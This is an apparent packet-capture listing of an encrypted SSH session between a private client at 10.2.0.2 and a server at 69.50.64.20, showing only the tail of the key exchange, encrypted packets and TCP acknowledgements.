220668	909.875028	69.50.64.20	10.2.0.2	SSHv2	262	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply
220736	909.991741	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=1245 Ack=1321 Win=261376 Len=0
221182	911.681785	10.2.0.2	69.50.64.20	SSHv2	134	Client: New Keys, Encrypted packet (len=64)
221183	911.684451	69.50.64.20	10.2.0.2	SSHv2	118	Server: Encrypted packet (len=64)
221184	911.687084	10.2.0.2	69.50.64.20	SSHv2	134	Client: Encrypted packet (len=80)
221187	911.696302	69.50.64.20	10.2.0.2	SSHv2	134	Server: Encrypted packet (len=80)
221192	911.788211	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=1405 Ack=1465 Win=262656 Len=0
221552	913.659381	10.2.0.2	69.50.64.20	SSHv2	326	Client: Encrypted packet (len=272)
221555	913.694236	69.50.64.20	10.2.0.2	SSHv2	102	Server: Encrypted packet (len=48)
221556	913.698503	10.2.0.2	69.50.64.20	SSHv2	198	Client: Encrypted packet (len=144)
221561	913.752872	69.50.64.20	10.2.0.2	TCP	54	22 → 64457 [ACK] Seq=1513 Ack=1821 Win=36864 Len=0
221819	914.203856	69.50.64.20	10.2.0.2	SSHv2	582	Server: Encrypted packet (len=528)
221911	914.380892	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=1821 Ack=2041 Win=262144 Len=0
221912	914.389922	69.50.64.20	10.2.0.2	SSHv2	166	Server: Encrypted packet (len=112)
221913	914.390721	10.2.0.2	69.50.64.20	SSHv2	198	Client: Encrypted packet (len=144)
221914	914.391618	69.50.64.20	10.2.0.2	TCP	54	22 → 64457 [ACK] Seq=2153 Ack=1965 Win=39168 Len=0
221930	914.405661	69.50.64.20	10.2.0.2	SSHv2	214	Server: Encrypted packet (len=160)
221931	914.414100	69.50.64.20	10.2.0.2	SSHv2	422	Server: Encrypted packet (len=368)
221932	914.414564	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=1965 Ack=2681 Win=261376 Len=0
222135	914.597844	69.50.64.20	10.2.0.2	SSHv2	150	Server: Encrypted packet (len=96)
222144	914.608173	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=1965 Ack=2777 Win=261376 Len=0
243011	967.504758	69.50.64.20	10.2.0.2	SSHv2	150	Server: Encrypted packet (len=96)
243012	967.506528	10.2.0.2	69.50.64.20	SSHv2	118	Client: Encrypted packet (len=64)
243014	967.507898	69.50.64.20	10.2.0.2	SSHv2	150	Server: Encrypted packet (len=96)
243061	967.691499	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=2029 Ack=2969 Win=262656 Len=0
243143	967.823021	10.2.0.2	69.50.64.20	SSHv2	118	Client: Encrypted packet (len=64)
243144	967.832589	69.50.64.20	10.2.0.2	SSHv2	214	Server: Encrypted packet (len=160)
243145	967.844356	10.2.0.2	69.50.64.20	SSHv2	1302	Client: Encrypted packet (len=1248)
243146	967.859243	69.50.64.20	10.2.0.2	SSHv2	278	Server: Encrypted packet (len=224)
243147	967.864534	10.2.0.2	69.50.64.20	SSHv2	166	Client: Encrypted packet (len=112)
243196	967.890800	69.50.64.20	10.2.0.2	SSHv2	150	Server: Encrypted packet (len=96)
243197	967.893368	69.50.64.20	10.2.0.2	SSHv2	102	Server: Encrypted packet (len=48)
243198	967.893643	69.50.64.20	10.2.0.2	SSHv2	118	Server: Encrypted packet (len=64)
243205	967.907307	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=3453 Ack=3561 Win=262144 Len=0
243207	967.908601	10.2.0.2	69.50.64.20	SSHv2	118	Client: Encrypted packet (len=64)
243208	967.909440	69.50.64.20	10.2.0.2	SSHv2	118	Server: Encrypted packet (len=64)
243211	967.930706	10.2.0.2	69.50.64.20	SSHv2	102	Client: Encrypted packet (len=48)
243212	967.934377	69.50.64.20	10.2.0.2	SSHv2	102	Server: Encrypted packet (len=48)
243213	967.942239	10.2.0.2	69.50.64.20	SSHv2	118	Client: Encrypted packet (len=64)
243214	967.943794	69.50.64.20	10.2.0.2	SSHv2	102	Server: Encrypted packet (len=48)
243215	967.945031	10.2.0.2	69.50.64.20	SSHv2	102	Client: Encrypted packet (len=48)
243216	967.946941	69.50.64.20	10.2.0.2	SSHv2	102	Server: Encrypted packet (len=48)
243297	967.980442	10.2.0.2	69.50.64.20	SSHv2	60	64457 → 22 [ACK] Seq=3677 Ack=3769 Win=261888 Len=0
272580	1084.141247	10.2.0.2	69.50.64.20	SSHv2	118	Client: Encrypted packet (len=64)
272581	1084.143327	69.50.64.20	10.2.0.2	SSHv2	118	Server: Encrypted packet (len=64)
272585	1084.306451	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=3741 Ack=3833 Win=261888 Len=0

